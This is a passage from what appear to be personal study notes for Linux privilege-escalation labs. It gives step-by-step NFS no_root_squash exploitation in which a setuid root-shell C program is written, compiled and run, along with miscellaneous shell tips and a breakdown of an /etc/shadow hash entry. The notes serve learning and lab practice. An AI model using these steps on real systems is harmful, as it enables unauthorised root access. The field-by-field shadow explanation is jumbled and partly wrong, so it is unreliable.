
return 0; }



Once we compile the code we will set the SUID bit.



You will see below that both files (nfs.c and nfs are present on the target system. We have worked on the mounted share so there was no need to transfer them).



### NFS Root Squashing

**Detection**

Linux VM

1. In command line type: **cat /etc/exports**

2. From the output, notice that “no\_root\_squash” option is defined for the “/tmp” export.

**Exploitation**

Attacker VM

1. Open command prompt and type: **showmount -e 10.10.244.43**

2. In command prompt type: **mkdir /tmp/1**

3. In command prompt type: **mount -o rw,vers=2 10.10.244.43:/tmp /tmp/1**

In command prompt type:

**echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/1/x.c**

4. In command prompt type: **gcc /tmp/1/x.c -o /tmp/1/x**

5. In command prompt type: **chmod +s /tmp/1/x**

Linux VM

1. In command prompt type: **/tmp/x**

2. In command prompt type: **id**

**Linux Modules**

du -h -c --time – To show disk usage and size.

# Extra Info

**SSH >>**

If host key algorithm not found **> ssh -i rsa root@10.10.255.45 -oHostKeyAlgorithms=ssh-dss**

If this warning showing  **> WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!**

Then try this > **ssh-keygen -f "/home/cyborg/.ssh/known\_hosts" -R "Host IP"**

**Executing file >>**

**./ use this to deal with files that starts with – (dash)**

WEB - This module turns your computer into a quick and easy web server that you can use to serve your own files via browser > python3 -m http.server 8000

Then use your MACHINE\_IP:8000 on browser to browse files.

**strings** - Strings is a command on Linux that looks for human readable strings on a binary.

Exp: strings /usr/bin/menu

If you get root access on a Linux host, you will most likely search for creds and or any useful information in the web root.

**The web root is usually located in : /var/www/html**

**[ Note : username:$hash\_algorithm$hash\_salt$hash\_data:other\_data..**


buddy:$6$3GvJsNPG$ZrSFprHS13divBhlaKg1rYrYLJ7m1xsYRKxlLh0A1sUc/6SUd7UvekBOtSnSyBwk3vCDqBhrgxQpkdsNN6aYP1:18233:0:99999:7:::

1. buddy: This is the username associated with the entry. In this case, the username is "buddy."
2. $6$3GvJsNPG$ZrSFprHS13divBhlaKg1rYrYLJ7m1xsYRKxlLh0A1sUc/6SUd7UvekBOtSnSyBwk3vCDqBhrgxQpkdsNN6aYP1: This is the hashed password for the user. It is an
3. number of days before a password change is required as a warning.
4. ::: These are placeholder fields for encrypted version of the user's password. The format $6$ indicates that the hash is using SHA-512 encryption. The string 3GvJsNPG is the salt used for hashing, and the remaining part is the actual password hash.
5. 18233: This is the date of the last password change, represented as the number of days since January 1, 1970 (Unix epoch). In this case, the password was last changed 18233 days ago.
6. 0: This is the minimum number of days required between password changes. A value of 0 indicates no minimum.
7. 99999: This is the maximum number of days the password is valid before it must be changed.
8. 7: This is the reserved settings. In this entry, they are left empty. **]**

**Shell Operators**

&& - To combine multiple commands.

>> - A output redirector. (Take a output and saves it to a file)

**Example :**

**Common Directories**

/etc – This directory store system files that are used by our operating system.

Some notable contents of the /etc directory > shadow passwd sudoers sudoers.d

/var - This folder stores data that is frequently accessed or written by services or applications running on the system. Some notable contents of the /var directory > backups log opt tmp

/root - This is the home directory for the "root" user.

/tmp – This directory is used to store data that is only needed to be accessed once or twice.